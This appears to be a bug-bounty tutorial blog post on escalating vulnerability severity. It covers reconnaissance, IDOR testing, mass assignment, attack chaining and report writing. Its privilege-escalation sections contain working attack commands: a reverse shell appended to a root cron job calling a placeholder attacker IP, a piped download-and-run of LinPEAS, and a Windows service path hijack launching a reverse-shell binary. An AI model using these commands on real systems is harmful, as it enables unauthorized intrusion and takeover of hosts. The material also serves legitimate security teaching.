Listen to this Post
Introduction:

In the competitive arena of bug bounty hunting, the difference between a closed report and a significant payout often hinges on a researcher’s ability to effectively escalate vulnerabilities. As highlighted by a recent experience shared by security researcher Garrett Kohlrusch, not all findings start as critical (P1) or high-severity (P2) issues. However, a methodical approach to demonstrating impact can lead to rewards even for initially lower-rated submissions. This article delves into the technical strategies and ethical framework required to transform potential vulnerabilities into validated security risks, ensuring your reports command attention and justify higher bounty rewards.
Learning Objectives:
- Understand the methodology for assessing and escalating vulnerability severity through proof-of-concept (PoC) development.
- Learn essential command-line and tool-based techniques for reconnaissance, vulnerability validation, and impact demonstration.
- Master the communication protocols for ethically reporting escalated findings to security teams.
You Should Know:
1. The Reconnaissance Foundation: Mapping the Attack Surface
Before escalation is possible, you must thoroughly understand the target. This involves passive and active enumeration to identify assets, subdomains, APIs, and potential weak points.
Step‑by‑step guide explaining what this does and how to use it.
1. Subdomain Enumeration: Use tools like amass, subfinder, and `assetfinder` to discover scope.
 Using amass for passive enumeration
amass enum -passive -d target.com -o subdomains_passive.txt
 Using subfinder
subfinder -d target.com -o subdomains_subfinder.txt
 Combine and sort unique results
cat subdomains_.txt | sort -u > all_subs.txt
2. Service Discovery: Probe discovered hosts for open ports and running services with nmap.
 Quick top 1000 ports scan
nmap -sV --top-ports 1000 -iL all_subs.txt -oA nmap_scan
3. Web Endpoint Discovery: Use `gobuster` or `ffuf` to find hidden directories and API endpoints.
 Directory busting with common wordlist
gobuster dir -u https://api.target.com -w /usr/share/wordlists/dirb/common.txt -t 50
 API endpoint discovery
ffuf -u https://target.com/FUZZ -w api_words.txt -mc 200 -t 100
This foundational map is crucial for understanding context, which is key to arguing the business impact of a finding.
2. Vulnerability Validation: From Symptom to Proof
A potential flaw (e.g., a suspicious parameter) must be proven. This step moves from “it might be vulnerable” to “it is exploitable under these conditions.”
Step‑by‑step guide explaining what this does and how to use it.
1. Intercept and Analyze: Use Burp Suite or OWASP ZAP to proxy traffic. Identify all user-controlled inputs.
2. Proof-of-Concept Crafting: For a suspected IDOR (Insecure Direct Object Reference), for example, systematically test object references.
 Scripting a basic IDOR test with curl
for id in {100..200}; do
response=$(curl -s -o /dev/null -w "%{http_code}" "https://api.target.com/v1/user/$id/profile" -H "Authorization: Bearer $TOKEN")
if [ "$response" == "200" ]; then
echo "Potential IDOR at ID: $id"
fi
done
3. Contextual Evidence Gathering: Take screenshots, save HTTP logs, and record the sequence of actions. Clearly document the steps to reproduce the issue.
- Local Privilege Escalation (Linux): Demonstrating Impact on Compromised Hosts
If you gain a shell on a test server, showing privilege escalation paths can dramatically increase severity. This demonstrates a clear “breakout” from a confined vulnerability.
Step‑by‑step guide explaining what this does and how to use it.
1. Information Gathering: On the compromised host, run enumeration scripts.
 Download and run LinPEAS locally
curl -L https://github.com/carlospolop/PEASS-ng/releases/latest/download/linpeas.sh | sh
 Check for sudo permissions
sudo -l
 Check for SUID binaries
find / -perm -4000 -type f 2>/dev/null
2. Exploit Kernel Vulnerabilities: If an outdated kernel is found, search for public exploits.
 Check kernel version
uname -a
 Search for exploits using searchsploit
searchsploit "Linux Kernel 5.10" --exclude="dos"
3. Exploit Misconfigured Cron Jobs: Write a reverse shell to a script executed by root.
 If a writable cron script is found, append a reverse shell
echo "bash -i >& /dev/tcp/YOUR_IP/4444 0>&1" >> /path/to/writable/cronjob.sh
- Local Privilege Escalation (Windows): Techniques for Domain Environments
In Windows environments, misconfigurations are common escalation vectors.
Step‑by‑step guide explaining what this does and how to use it.
1. Enumerate System Information:
systeminfo
whoami /priv
net user %username%
2. Check for AlwaysInstallElevated Registry Keys: If enabled, you can install malicious MSI files as SYSTEM.
reg query HKCU\SOFTWARE\Policies\Microsoft\Windows\Installer /v AlwaysInstallElevated
reg query HKLM\SOFTWARE\Policies\Microsoft\Windows\Installer /v AlwaysInstallElevated
3. Identify Weak Service Permissions: Use `accesschk.exe` (SysInternals) or `sc` to query services.
sc qc "VulnerableService"
 If you can modify the binary path, you can escalate.
sc config "VulnerableService" binPath= "C:\Windows\System32\cmd.exe /c C:\temp\reverse_shell.exe"
sc start "VulnerableService"
- API Security Deep Dive: Exploiting Business Logic Flaws
APIs are prime targets. Flaws like excessive data exposure, missing rate limits, or broken object-level authorization can be escalated by demonstrating chained attacks.
Step‑by‑step guide explaining what this does and how to use it.
1. Analyze API Schema: If Swagger/OpenAPI docs are available, review all endpoints.
2. Test for Mass Assignment: Send extra parameters in POST/PUT requests to see if you can overwrite unauthorized fields (e.g., "role":"admin").
curl -X PUT 'https://api.target.com/v1/user/profile' -H "Authorization: Bearer $TOKEN" -d '{"name":"user","role":"administrator","email":"[email protected]"}'
3. Chain Low-Severity Issues: Combine an information leak (P4) with a CSRF (P3) to account takeover (P2). Document this attack chain meticulously.
Step A: Leak user ID via an insecure API endpoint (GET /api/users?search=<input>).
Step B: Use the leaked ID in a CSRF-vulnerable password change endpoint (POST /api/user/[bash]/changePassword).
Impact: Full account compromise.
- The Art of the Report: Communicating Technical Impact
Your report must bridge the technical finding and business risk. This is where escalation is justified.
Step‑by‑step guide explaining what this does and how to use it.
1. Executive Summary: One sentence stating the risk (e.g., “Broken Object Level Authorization on `/api/v1/orders/[bash]` allows any authenticated user to view and modify all customer orders, leading to data breach and fraud”).
2. Technical Details: Include the HTTP request/response pairs, PoC code, and screenshots.
3. Impact Analysis: Explicitly state the worst-case scenario. Quantify if possible (“All 5 million customer records were accessible”).
4. Remediation Steps: Provide clear, actionable fixes (e.g., “Implement proper authorization checks using a centralized middleware that validates the user’s permission to access the specific order ID”).
7. Post-Submission Engagement: Professional Follow-up
As seen in the source post, programs may reward thorough research. If your initial P3 report is accepted, politely ask for clarity on escalation paths.
Step‑by‑step guide explaining what this does and how to use it.
1. Acknowledge Their Assessment: “Thank you for confirming the vulnerability. I appreciate the P3 rating based on the isolated finding.”
2. Present New Evidence: “I have conducted further research on the affected system. By chaining this with the previously documented user enumeration issue (report 123), an attacker could systematically compromise all user accounts. I have updated the PoC to demonstrate this chain.”
3. Be Collaborative, Not Demanding: “Could the panel please re-evaluate the combined impact? I am happy to provide any additional information required.”
What Undercode Say:
- Context is King: A vulnerability’s true severity is rarely inherent; it is defined by its environment and potential attack chains. The most successful hunters are those who invest time in understanding the application’s business logic and architecture to build a compelling impact narrative.
- Persistence Pays, Ethically: The distinction between pestering and professional follow-up is evidence. Returning with a documented exploit chain or a clearer demonstration of business impact shows valuable diligence, not disregard for a program’s decision.
Analysis:
The shared experience underscores a mature trend in bug bounty programs: rewarding rigorous methodology and ethical perseverance. Security teams are overwhelmed with low-quality reports. A submission that demonstrates deep technical understanding, a clear exploitation path, and professional communication stands out. It shows the researcher is a partner in security, not just a transaction seeker. This benefits both parties—the company gets a high-fidelity signal on their risk, and the researcher builds reputation and potentially higher rewards. The process described moves bug hunting from a numbers game towards a specialized form of security auditing.
Prediction:
The future of bug bounties will increasingly leverage AI for triage but will heighten the value of human-driven, contextual exploitation research. As automated scanners flood programs with shallow findings, the premium for hunters who can perform deep system analysis, logical chaining, and provide remediation-ready reports will skyrocket. We will see the rise of “Escalation as a Skill,” with dedicated training and certifications focusing on post-discovery vulnerability development. Programs will formalize escalation paths within their platforms, allowing hunters to easily link related issues and build their case for impact, leading to a more efficient and collaborative ecosystem for securing digital assets.
▶️ Related Video (80% Match):
🎯Let’s Practice For Free:
IT/Security Reporter URL:
Reported By: Kohlrusch Only – Hackers Feeds
Extra Hub: Undercode MoN
Basic Verification: Pass ✅


